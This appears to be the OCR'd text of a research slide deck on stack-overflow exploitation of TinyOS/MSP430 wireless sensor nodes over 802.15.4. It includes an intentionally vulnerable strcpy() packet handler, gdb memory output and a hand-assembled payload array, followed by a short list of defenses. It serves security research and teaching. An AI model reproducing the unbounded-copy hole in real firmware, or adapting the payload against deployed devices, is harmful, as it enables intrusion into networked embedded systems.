Stack Overflow Exploits for Wireless Sensor Networks Over 802.15.4

Travis M. Goodspeed
<goodspeedtm@ornl.gov>
EMC2
Oak Ridge National Laboratory

Syllabus

- Review
  - Hardware Platform
  - Embedded Software
- Sample Exploit
  - Source Code
- Discussion
  - More Attacks/Defenses
- Demo

Thesis

Networked embedded systems are vulnerable to traditional stack overflows, yet have none of the defenses built for traditional computing platforms.

Review

MSP430

- 16-bit Word Length
- Word-Aligned Instructions
- Variable Instruction Length
- JTAG Debugging
- No System/User Separation
- No MMU

IEEE 802.15.4

- 128 bytes/packet
- TI/Chipcon CC2420
  - Hardware AES128
- Underlies Zigbee and ISA100
  - Is Not Zigbee

TinyOS 2.x

- Multi-Platform
- Application Compiled into Kernel
- NesC, C, and Assembly
- Single Stack

NesC

- Extension to C
- Automatic Inlining
- Tasks/Interupts

Target Platform: Tmote SKY

- TI MSP430
  - 10KiB RAM
  - 48KiB Flash
- TI CC2420
  - IEEE 802.15.4
- TinyOS 2.x

Single-Line Assembler

Example: "mov #7, R6"

Input line: inv 0x0031 assemble

Assembling the following line:

```
inv 0x0031
```


Results in the following machine code:

```
        xor #-1, 0x0031 (4 cycles)
OPC     0xe3b0
PCREL   0x0031
```


Sample Exploit

Memory Layout

- IVT
- Flash
- RAM
- I/O Registers




Static Global Addressing




- Hardwired Addr.
- Same Global, Same Code, Same Address, Every Compile

C Strings

- Array of Chars
- Null Terminated
- No Length Field



strcpy(char *dest, char *src);




- Copies until NULL
- No Length Limit


Call Stack

- Local Variables
- Parameters
- **Return Addresses**

- Grows Down




Stack Injection



- strcpy()
- String Too Long
- Return Pointer Corruption

Packet Size Limitation

- UDP
  - 65,507 bytes
- 802.15.4
  - 128 bytes
- Ratio
  - 512:1



Example Exploit

Victim Function

- String in Packet
- Copied to Stack
- Shows a Color

```
void __attribute__ ((noinline))
  docmd(radio_count_msg_t* rcm){

  char cmd[6];
  strcpy(cmd,rcm->cmd);


  if(!strcmp(cmd,"RED"))
    call Leds.set(1);
  if(!strcmp(cmd,"GREN"))
    call Leds.set(2);
  if(!strcmp(cmd,"BLUE"))
    call Leds.set(4);
  return;
}
```


Packets in Memory

- (gdb) x/s 0x2a2

- 0x2a2: "\006RED"
- 0x2a2: "\006BLUE"
- 0x2a2: "\006GREN"


- 0x2a3
  - cmd
  - unaligned

Exploit Anatomy



Alignment Changes on Copy

Exploit Anatomy (2)



Payload Code

- Manually Assembled
- Very Short


```
volatile int machlang[30]={
  //garbage;
  0xdead,
  0xbeef,

  //Replaced by odd-aligned
  //pointer.
  0x0f01,
  0x0f02,

  0xe3b2, //inv 0x0031
  0x0031,
  0x3ffd, //jmp -4

  //terminate
  0x0000,
};
```

Discussion

- Advanced Attacks
  - Mesh Routing/Control Systems
  - Web of Trust Infection
- Defenses
  - Software
    - Canaries
    - Java
  - Hardware
    - No-Exec Regions
    - Harvard Architecture

Multipacket Payload

